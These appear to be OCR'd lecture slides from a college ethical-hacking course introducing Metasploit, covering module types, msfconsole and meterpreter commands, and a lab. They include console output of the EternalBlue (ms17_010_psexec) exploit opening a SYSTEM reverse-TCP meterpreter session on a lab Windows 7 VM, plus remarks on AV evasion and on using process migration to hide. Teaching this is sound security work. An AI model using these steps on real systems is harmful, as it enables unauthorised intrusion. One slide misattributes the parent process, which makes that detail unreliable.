
FANSHAWE

INFO-6065

Ethical Hacking & Exploits

Lecture 05



FANSHAWE

Agenda

- Introduction to Metasploit
  - Run **apt-get update && apt-get upgrade** on Kali
- Metasploit Terminology
- Meterpreter Terminology
- Lab 05 Overview


FANSHAWE

Metasploit Pen Testing Tool

Metasploit

What is it?

Metasploit is a powerful open-source platform for developing, testing, and executing exploits. It provides a comprehensive framework for penetration testing and vulnerability assessment.


RAPID7 | metasploit

PRODUCT BRIEF

Put Your Defenses to the Test

Knowing Adversaries' Moves Helps You Better Prepare Your Defenses

Metasploit gives you insight that's backed by a community of well over 200,000 users and contributors: It's the most impactful penetration testing solution on the planet. With Metasploit you can uncover weaknesses in your defenses, focus on the highest risks, and improve your security outcomes.

Rapid7's penetration testing solution, Metasploit, increases penetration testers' productivity, validates vulnerabilities, enables phishing and broader social engineering, and improves security awareness.

Metasploit integrates with a variety of tools and technologies and allows for the easy creation and execution of custom exploits. It's widely used by security professionals and researchers for testing and improving the security of systems and networks.

For more information on Metasploit:
https://www.rapid7.com/globalassets/_pdfs/product-and-service-briefs/rapid7-product-brief-metasploit.pdf


FANSHAWE

Part of Kali's Exploitation tools


Metasploit Framework is pre-installed with your Kali Linux VM

You can install Metasploit on other platforms as well

A Windows version is available



Start Metasploit framework by issuing the **msfconsole** command in the terminal



FANSHAWE

Other Pen-testing tools

Immunity Canvas: A commercial penetration testing tool that includes a variety of exploits and features.

Core Impact: Another commercial penetration testing tool that offers a comprehensive set of features and exploits

Cobalt Strike: A commercial penetration testing tool that focuses on threat emulation and red team operations

Exploit Database: A repository of exploits and vulnerabilities that is maintained by the Offensive Security team.

sqlmap: An open-source tool for automating the detection and exploitation of SQL injection vulnerabilities.


Aircrack-ng: A set of open-source tools for auditing wireless network security.

WPScan: An open-source tool for performing security assessments on WordPress websites

FANSHAWE

Versions

The free Metasploit Framework or **msfconsole** is what we will be using…



FANSHAWE

Paid Features

Quick Start Wizards

- Allow you to perform simple penetration tests with little work
- Good for finding the obvious problems with the network

Smart Exploitation

- Auto-selection of exploits based on system fingerprinting
- Supports dry runs, to let you see what scans it wants to perform
  - Gives you an idea how much traffic it will generate

FANSHAWE

Paid Features

Automated Credential Brute-Forcing

MetaModules

- Allows for the automation of common, but time-consuming tests
  - Network segmentation, firewall testing, passive network discovery, credentials testing and more

Web App Testing

- Scanning, auditing and exploitation of web applications
- Includes OWASP Top 10

FANSHAWE

Paid Features

Social Engineering

- Creating malicious email attachments
  - Allows you to measure user awareness
  - How many people followed the link, or installed the malware
- Creating USB drives with malicious files designed to compromise machines

Reporting

- Very useful when presenting results to clients

FANSHAWE

Paid Features

Pro Console

- Access to more commands
- Access to the higher-level functionality of the Pro version

Anti-Virus Evasion

- Custom executable templates for payloads
- Attempts to prevent host-based AV from stopping the payload

VPN Pivoting

- Layer 2 access through a compromised host to other network segments (aka island hopping)


Metasploit Terminology

FANSHAWE

Metasploit Terminology

Metasploit's modules can be divided into four categories: exploits, payloads, encoders, and auxiliary modules

Exploits: These modules take advantage of vulnerabilities in target systems to gain control or access

- MS08-067, EternalBlue, MS17-010

FANSHAWE

Metasploit Terminology

Payloads: These modules define the actions to be performed on the target system once an exploit has been successful

- Meterpreter, Windows Reverse TCP, Linux Reverse Shell

Encoders: These modules are used to obfuscate payloads to evade detection by security systems

- shikata_ga_nai, x86/alpha_mixed, x86/shikata_ga_nai

FANSHAWE

Metasploit Terminology

Auxiliary modules: These modules perform tasks such as scanning, sniffing, and denial-of-service attacks

- Scanner, SMB Login Check, DDoS

Other Tools: msfconsole, msfvenom, armitage

FANSHAWE

Metasploit Terminology

Exploits

- Small highly specialized programs designed to take advantage of a specific vulnerability with the goal of providing access to a computer system
- Exploits often deliver a payload to the target system which grants the attacker access to the system

Two Categories of Exploits:

- Active
- Passive

Note: Don’t confuse this with passive and active scanning

FANSHAWE

Metasploit Terminology

Active Exploits


- Target a specific host and run until completion
  - Completion will be success, or failure
- The attacking machine is initiating the action

Passive Exploits

- Wait for incoming hosts to connect and exploit them as they connect
- The target machine is initiating the action
  - User clicking link in email
  - User installing malware

Passive Exploit Social Engineering

Where does this go? https://helpdesk-365-support.weebly.com/



FANSHAWE

Metasploit Terminology

Payloads

- Piece of software that allows for the control of a computer system
  - After it has been exploited
- Usually attached to, and delivered by, the exploit
- Meterpreter is Metasploit's most popular, and arguably, most powerful payload
- We will be using the Meterpreter reverse tcp payload this week
  - Initiates connection from target machine back to attacking machine, after initial exploit
  - Increases chances of getting past firewalls

FANSHAWE

Metasploit Terminology

Show commands we will be using in our lab:

show exploits

- Lets you see the available exploits

show payloads

- Lets you see the optional payloads that can be used with the exploits

show targets

- Lets you see the targets the exploit applies to
- Auto-Targeting is easiest choice

FANSHAWE

Metasploit Terminology

show options

- Lets you see the options you need to set for both the exploit and payload

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                      Required  Description
   ----                  ---------------                                      --------  -----------
   DBGTRACE              false                                                yes       Show extra de
   LEAKATTEMPTS          99                                                   yes       How many time
   NAMEDPIPE                                                                  no        A named pipe
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named
   RHOSTS                                                                     yes       The target ho
   RPORT                 445                                                  yes       The Target po
   SERVICE_DESCRIPTION                                                        no        Service descr
   SERVICE_DISPLAY_NAME                                                       no        The service d
   SERVICE_NAME                                                               no        The service n
   SHARE                 ADMIN$                                               yes       The share to
   SMBDomain             .                                                    no        The Windows d
   SMBPass                                                                    no        The password
   SMBUser                                                                    no        The username


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.77.131   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

FANSHAWE

Metasploit Terminology

RHOST

- Remote host IP (victim)

LHOST

- Local host IP (attacker)

RPORT

- Remote port

LPORT

- Local port

Note: Required options must be set and are designated with a “yes” in the show options output

FANSHAWE

Setting Options

set

- sets the option for the current exploit

unset

- removes the setting

setg

- sets the option globally for the current msfconsole session

unsetg

- removes the global setting

FANSHAWE

Navigation

exit

- Will get you out of an msfconsole session

back

- Will move you from an exploit back to the main msfconsole

background

- Will move you from an active meterpreter session to the exploit that initiated it

You need to commit these to memory, so you don't accidentally close your sessions

- Very sad when you have five meterpreter sessions open, or you are trying to get a screenshot

FANSHAWE

meterpreter commands

ps

- Show all running processes and which accounts are associated with each process.

getpid

- Show the process that meterpreter has associated itself with

migrate

- Used to hide the meterpreter session behind another process ID
- Also allows you to elevate privileges

FANSHAWE

Interacting with Services

It can be helpful to be able to check the state of the services you are using, or to start and stop them

We are going to be using the postgresql and metasploit services in this week's lab

service service-name start

- Will start the service if all dependencies are met

service service-name stop

- Will stop the service

service service-name status

- Will give you the status of the service

FANSHAWE


Interacting with Services

Services can be started manually each time they are needed, or you can set them to start every time the system boots

- You can use update-rc.d to control which services start at boot
  - **update-rc.d service-name action**
- Two common actions used with update-rc.d are **enable** and **disable**
  - enable adds a service to the boot sequence
  - disable removes a service from the boot sequence

FANSHAWE

Lab 05 Overview



FANSHAWE

Metasploit Lab

- Use msfconsole
- Scan and Exploit Windows 7 VM
- Exploit MS2 Server
- Manage meterpreter sessions

FANSHAWE

Metasploit Lab

exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.0.99:3333
[*] 10.0.0.7:445 - Target OS: Windows 7 Enterprise 7600
[*] 10.0.0.7:445 - Built a write-what-where primitive ...
[+] 10.0.0.7:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.0.0.7:445 - Selecting PowerShell target
[*] 10.0.0.7:445 - Executing the payload ...
[+] 10.0.0.7:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 10.0.0.7
[*] Meterpreter session 1 opened (10.0.0.99:3333 → 10.0.0.7:49158) at 2023-02-07 20:57:44 -0500
```

FANSHAWE

Metasploit Lab

ps

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x86   0
 268   4     smss.exe              x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 364   348   csrss.exe             x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 408   516   VSSVC.exe             x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\vssvc.exe
 416   348   wininit.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 424   408   csrss.exe             x86   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 472   408   winlogon.exe          x86   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 516   416   services.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 524   416   lsass.exe             x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 532   416   lsm.exe               x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 636   516   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 700   516   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 752   516   svchost.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 852   516   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 920   516   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 988   752   audiodg.exe           x86   0
 1064  516   svchost.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1136  516   msdtc.exe             x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\msdtc.exe
 1232  516   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1312  516   spoolsv.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1348  516   svchost.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1536  516   vmtoolsd.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1744  636   WmiPrvSE.exe          x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\wbem\wmiprvse.exe
 1852  516   dllhost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\dllhost.exe
 1968  516   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 2012  516   dllhost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\dllhost.exe
 2164  516   taskhost.exe          x86   1        FOLUSERNAME-W7\User           C:\Windows\system32\taskhost.exe
 2224  852   dwm.exe               x86   1        FOLUSERNAME-W7\User           C:\Windows\system32\Dwm.exe
 2236  2208  explorer.exe          x86   1        FOLUSERNAME-W7\User           C:\Windows\Explorer.EXE
 2324  2236  vmtoolsd.exe          x86   1        FOLUSERNAME-W7\User           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2548  516   SearchIndexer.exe     x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchIndexer.exe
 2628  2548  SearchProtocolHost.exe x86  0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchProtocolHost.exe
 2648  2548  SearchFilterHost.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchFilterHost.exe
 2896  2236  cmd.exe               x86   1        FOLUSERNAME-W7\User           C:\Windows\system32\cmd.exe
 2904  424   conhost.exe           x86   1        FOLUSERNAME-W7\User           C:\Windows\system32\conhost.exe
 3040  2984  powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 3052  364   conhost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
```

FANSHAWE

Metasploit Lab

getpid

```
 3040  2984  powershell.exe          x86   0       NT AUTHORITY\SYSTEM          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 3052  364   conhost.exe             x86   0       NT AUTHORITY\SYSTEM          C:\Windows\system32\conhost.exe

meterpreter > getpid
Current pid: 3040
meterpreter >
```

We can see that the current meterpreter session is running as process ID 3040 and is hiding behind parent process 2984 which is powershell.exe